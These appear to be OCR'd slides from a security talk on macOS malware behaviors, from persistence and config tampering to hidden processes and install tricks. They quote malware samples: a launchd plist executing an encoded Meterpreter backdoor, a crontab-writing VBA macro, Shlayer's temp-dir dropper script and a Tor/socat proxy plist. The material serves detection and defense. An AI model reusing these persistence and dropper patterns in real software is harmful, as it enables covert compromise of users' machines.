Malware behavior on macOS

$ whoami

Thomas Reed

@thomasareed

treed@malwarebytes.com

Legitimate app

~~Malware~~ behaviors

- Persistence
- System configuration changes
- Hidden processes
- Network communication
- etc...

So what's the difference?

- Malware uses these things in different ways
- Identification of suspicious behavior is the key!
- So, what's suspicious?

Persistence

Launchd plists containing Python code

- Example: BadWord
- Discovered by John Lambert
- Sandbox escape stolen from Adam Chester
- Encoded script = Meterpreter backdoor


com.xpnsec.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.xpnsec.escape</string>
    <key>ProgramArguments</key>
    <array>
      <string>python</string>
      <string>-c</string>
      <string>import
sys,base64,warnings;warnings.filterwarnings('ignore');
exec(base64.b64decode('aW1wb...XQpKQ=='));</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

Persistence

Launchd plists pretending to be Apple's

- Examples: EvilEgg, DarthMiner, LamePyre
- Legit com.apple plists (outside /System/):
  - com.apple.aelwriter.plist
  - com.apple.installer.
    cleanupinstaller.plist
  - com.apple.installer.
    osmessagetracing.plist



Persistence

cron tasks

- Examples: VSearch, VBA macro malware
- Only really old legit software still uses cron
- *Any* cron usage these days is suspicious!


```
victim$ sudo crontab -l
50 * * * * /Library/
stateliness.hu/stateliness.hu cr
```


```
Call MacScript("do shell script
""echo '*/1 * * * * bash \""" &
POSIXPath & OUTPUTFILE & "\""' >
'" & POSIXPath & "crontab';
crontab '" & POSIXPath &
"crontab'; rm -fP '" & POSIXPath
& "crontab'""")
```

System configuration

Sudoers file changes

- Example: Dok, Proton
- Allowing sudo without a password
- Enabling single sudo timestamp across all sessions






System configuration

Hosts file changes


- Example: Dok, piracy hacks
- Blocking Apple servers
- Blocking VirusTotal
- Blocking licensing servers (typically Adobe)



System configuration

Hidden users


- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads



System configuration

pf rules


- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads



System configuration

Proxy settings


- Example: Dok
- Intercepting network traffic




System configuration

"Trusted" certificates installed

- Example: Dok, mitmproxy, Titanium Web Proxy
- Intercepting network traffic





Process behavior

Running from temp

- Example: Shlayer, most other adware droppers
- Download and install of stage 2 payloads
- Prevents detection of stage 1 installer

enc-decrypted

```
#!/bin/bash
tmp_path="$(mktemp -d /tmp/XXXXXXXXX)"
pass="6640774517"
tmp_app="$tmp_path/Player_${pass: -3}.app"
openssl enc -base64 -d -aes-256-cbc -nosalt -out "$tmp_path/installer.zip" -pass "pass:$pass" <enc2
unzip "$tmp_path/installer.zip" -d "$tmp_path" > /dev/null 2>&1
chmod 777 "$tmp_app/Contents/MacOS/*"
open -a "$tmp_app"
```

Process behavior

Running from hidden locations

- Example: EvilEgg, RealtimeSpy, LamePyre
- Also seen with a few poorly-coded legit processes (Zoom 👀)


com.apple.systemkeeper.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.systemkeeper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/test/.system/.systemkeeper</string>
        <string>/Users/test/.system/.helper</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

Process behavior

AppleScript/Automator + shell scripts

- Example: DarthMiner, LamePyre



Process behavior

Network connections via Tor

- Example: Dok
- Installed Tor, proxied traffic through a .onion address

com.apple.Safari.proxy.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>com.apple.Safari.proxy</string>
        <key>ProgramArguments</key>
        <array>
                <string>/usr/local/bin/socat</string>
                <string>tcp4-LISTEN:5588,reuseaddr,fork,keepalive,bind=127.0.0.1</string>
                <string>SOCKS4A:127.0.0.1:paoyu7gub72lykuk.onion:5588,socksport=9050</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>StandardErrorPath</key>
```

Process behavior

Signed with adhoc cert

- Examples: FaceBump, VSearch
- No team ID
- Identifier does not always follow correct pattern


```
$ codesign -dv /Applications/Facebook.app
...
Identifier=com.applessoffer.utility
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

```
$ codesign -dv /Library/nmtfbphujfzt/nmtfbphujfzt
...
Identifier=upd-555549442792165d61d833f98db24f9c6de739b7
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

Process behavior

Shell script as app executable

- Example: Shlayer



Installation

Analysis avoidance in preinstall

- Example: VSearch

preinstall — Edited

